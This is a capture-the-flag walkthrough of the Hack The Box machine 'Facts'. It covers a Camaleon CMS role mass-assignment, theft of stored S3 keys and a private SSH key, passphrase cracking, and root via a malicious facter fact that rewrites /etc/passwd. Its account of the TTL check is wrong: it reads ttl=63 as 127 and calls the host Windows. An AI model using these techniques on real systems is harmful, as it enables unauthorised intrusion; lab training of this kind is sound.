Description
Facts is an easy Hack The Box machine that features:
- Web Path Enumeration to find an administration login dashboard
- Camaleon CMS Privilege Escalation vulnerability leads to access to the administrator dashboard with access to credentials of an internal S3 MinIO bucket
- Enumeration of the S3 MinIO bucket leads into the discovery of a private SSH key
- Privilege Escalation via a vulnerable Ruby script allowing the execution with
--custom-dirparameter
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.18.175.
$ ping -c 3 10.129.18.175
PING 10.129.18.175 (10.129.18.175) 56(84) bytes of data.
64 bytes from 10.129.18.175: icmp_seq=1 ttl=63 time=43.4 ms
64 bytes from 10.129.18.175: icmp_seq=2 ttl=63 time=44.3 ms
64 bytes from 10.129.18.175: icmp_seq=3 ttl=63 time=45.5 ms

--- 10.129.18.175 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 43.400/44.388/45.512/0.867 ms
The machine is active and with the TTL that equals 127 (128 minus 1 jump) we can assure that it is an Windows machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.18.175 -sS -Pn -oN nmap_scan
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.18.175
Host is up (0.045s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 2.68 seconds
We find the opened 22, and 80 ports.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.18.175 -Pn -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.18.175
Host is up (0.047s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.9p1 Ubuntu 3ubuntu3.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4d:d7:b2:8c:d4:df:57:9c:a4:2f:df:c6:e3:01:29:89 (ECDSA)
|_  256 a3:ad:6b:2f:4a:bf:6f:48:ac:81:b9:45:3f:de:fb:87 (ED25519)
80/tcp open  http    nginx 1.26.3 (Ubuntu)
|_http-title: Did not follow redirect to http://facts.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.30 seconds
We move to the web application and we add the facts.htb host to the /etc/hosts file.
$ echo '10.129.18.175 facts.htb' | sudo tee -a /etc/hosts
We find a website about an Amazing Trivia, showing facts.
 We enumerate the HTTP service looking for hidden directories and files.
$ gobuster dir -u 'http://facts.htb/' -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 50
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://facts.htb/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
...
/400                  (Status: 200) [Size: 6685]
/404                  (Status: 200) [Size: 4836]
/422                  (Status: 200) [Size: 8380]
/500                  (Status: 200) [Size: 7918]
/CVS                  (Status: 200) [Size: 11110]
/admin                (Status: 302) [Size: 0] [--> http://facts.htb/admin/login]
/ajax                 (Status: 200) [Size: 0]
/captcha              (Status: 200) [Size: 6359]
/en                   (Status: 200) [Size: 11109]
/error                (Status: 500) [Size: 7918]
/index                (Status: 200) [Size: 11113]

We find the admin directory which redirects to the /admin/login endpoint. We find a login form and we have the ability of creating a new account.

 To create the account we need to fill a captcha.

 After creating the account we can just login with the credentials we provided and we get redirected to the administrator dashboard of the page. We find that we have a limited view, but we can see at the footer of the page that it is using a CMS, Camaleon CMS, in its 2.9.0 version.
 This version is vulnerable to Privilege Escalation through a Mass Assignment. When a user wishes to change his password, the
 updated_ajax method of the UsersController is called. The vulnerability stems from the use of the dangerous permit! method, which allows all parameters to pass through without any filtering, as CVE-2025-2304.
Exploitation
As this is an open source project we can read the commit in which the vulnerability was fixed. We find that the vulnerability is in the app/controllers/camaleon_cms/admin/users_controller.rb file. The specific vulnerable line is the following one:
@user.update(params.require(:password).permit!)
The permit! method allows Mass Assignment, deactivating Strong Parameters, meaning that the user could send any parameter of the User model. We find an interesting attribute in the /app/models/camaleon_cms/user.rb model file, role. We may try to change the role parameter and check what it happens. We are going to trigger the password page from the User > Profile > Change Password section.
 We find that the
 password%5Bpassword%5D and password%5Bpassword_confirmation%5D parameters are sent to the update_ajax endpoint. URL-decoded are password[password] and password[password_confirmation]. We are going to insert password[role] at the end of the request.
 After sending the request and refreshing the main dashboard page we find that we have full administrator access.
 By enumerating the administrator dashboard we find the credentials of a S3 bucket, in the
 Settings > General Site > Filesystem Settings.
 We have the S3 Access Key
 AKIA3490E8DC41C8C0D3 and the S3 Secret Key +l8+u5D6lJLDtbnf9gSgAqgU/VyxD8K+wr0YBnTl. With the randomfacts bucket name and the us-east-1 region. We find that the S3 bucket is hosted in the 54321 HTTP port, we check it with Nmap.
$ nmap facts.htb -p54321 -sV -sC
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for facts.htb (10.129.20.201)
Host is up (0.043s latency).

PORT      STATE SERVICE VERSION
54321/tcp open  http    Golang net/http server
|_http-server-header: MinIO
|_http-title: Did not follow redirect to http://facts.htb:9001
| fingerprint-strings:
|   FourOhFourRequest:
...
We find that this is a MinIO server with compatibility with S3 buckets. We can explore the S3 bucket with the awscli tool. We can install it if we do not have it installed.
$ sudo apt install awscli -y
Then we configure the application with the aws configure command.
$ aws configure
AWS Access Key ID [None]: AKIA3490E8DC41C8C0D3
AWS Secret Access Key [None]: +l8+u5D6lJLDtbnf9gSgAqgU/VyxD8K+wr0YBnTl
Default region name [None]: us-east-1
Default output format [None]:
We can enumerate the buckets available in the server, specifying the server with the --endpoint-url parameter and the s3 ls sub-command.
$ aws --endpoint-url http://facts.htb:54321 s3 ls
2025-09-11 14:06:52 internal
2025-09-11 14:06:52 randomfacts
We find the internal bucket, we enumerate it.
$ aws --endpoint-url http://facts.htb:54321 s3 ls s3://internal/
                           PRE .bundle/
                           PRE .cache/
                           PRE .ssh/
2026-01-08 19:45:13        220 .bash_logout
2026-01-08 19:45:13       3900 .bashrc
2026-01-08 19:47:17         20 .lesshst
2026-01-08 19:47:17        807 .profile
We find what it looks a Linux user folder. We can retrieve the private SSH key, from the .ssh folder.
$ aws --endpoint-url http://facts.htb:54321 s3 ls s3://internal/.ssh/
         82 authorized_keys
        464 id_ed25519
$ aws --endpoint-url http://facts.htb:54321 s3 cp s3://internal/.ssh/id_ed25519 .
download: s3://internal/.ssh/id_ed25519 to ./id_ed25519
The private SSH key is encrypted, so we crack it to recover the password using John The Ripper tool.
$ ssh2john id_ed25519 > ssh_hash
$ john --wordlist=/usr/share/wordlists/rockyou.txt ssh_hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 24 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
dragonballz      (id_ed25519)
1g 0:00:00:38 DONE 0.02627g/s 84.07p/s 84.07c/s 84.07C/s adriano..imissu
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
We find that the password for the encrypted SSH key is dragonballz. We cannot login in the SSH service yet as we do not have the username of the user in the system. We are going to decrypt the SSH key.
$ chmod 600 id_ed25519
$ ssh-keygen -p -f id_ed25519
Enter old passphrase:
Key has comment 'trivia@facts.htb'
Enter new passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved with the new passphrase.
We find that the username to login in the system is stored in a comment, and it is trivia. We login.
$ ssh -i id_ed25519 trivia@facts.htb
trivia@facts:~$ id
uid=1000(trivia) gid=1000(trivia) groups=1000(trivia)
We create a session as the trivia user.
Post-Exploitation
We find that one command can be executed as root user, /usr/bin/facter.
trivia@facts:~$ sudo -l
Matching Defaults entries for trivia on facts:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User trivia may run the following commands on facts:
    (ALL) NOPASSWD: /usr/bin/facter
We can read the script:
trivia@facts:~$ cat /usr/bin/facter
#!/usr/bin/ruby
# frozen_string_literal: true

require 'pathname'
require 'facter/framework/cli/cli_launcher'

Facter::OptionsValidator.validate(ARGV)
processed_arguments = CliLauncher.prepare_arguments(ARGV)

CliLauncher.start(processed_arguments)
Facter is a system profiling tool that collects and exposes host information (“facts”) for configuration management. Its vulnerability appears when untrusted input controls options like --custom-dir, allowing arbitrary Ruby facts to be loaded. An attacker can exploit this by pointing --custom-dir to a directory with a malicious fact that executes code when Facter runs.
To start, we are going to create a passwd file with a malicious root user, as the root2 and the passwordhtb password.
trivia@facts:~$ cp /etc/passwd /tmp/passwd
trivia@facts:~$ echo 'root2:$1$IX9v2U5o$tpsHTNLLik2uBXGO7OyIk0:0:0:root:/root:/bin/bash' >> /tmp/passwd
Then we are going to create the custom directory, in this case in the /tmp/evil_facts/ folder.
trivia@facts:~$ mkdir -p /tmp/evil_facts
Then we create the malicious file that will copy the /tmp/passwd file to the /etc/passwd one. In the /tmp/evil_facts/poc.rb file.
Facter.add(:poc_rce) do
  setcode do
    File.write('/tmp/poc_facter_rce', "Result: #{`cp /tmp/passwd /etc/passwd`.strip}\n")
    'poc_ok'
  end
end
Then we execute the script with the --custom-dir parameter.
trivia@facts:~$ sudo /usr/bin/facter --custom-dir /tmp/evil_facts/
...
We can pivot to the root account.
root@facts:/home/trivia# id
uid=0(root) gid=0(root) groups=0(root)
Flags
In the root shell we can retrieve the user.txt and root.txt flags.
root@facts:/home/trivia# cat /home/william/user.txt
<REDACTED>
root@facts:/home/trivia# cat /root/root.txt
<REDACTED>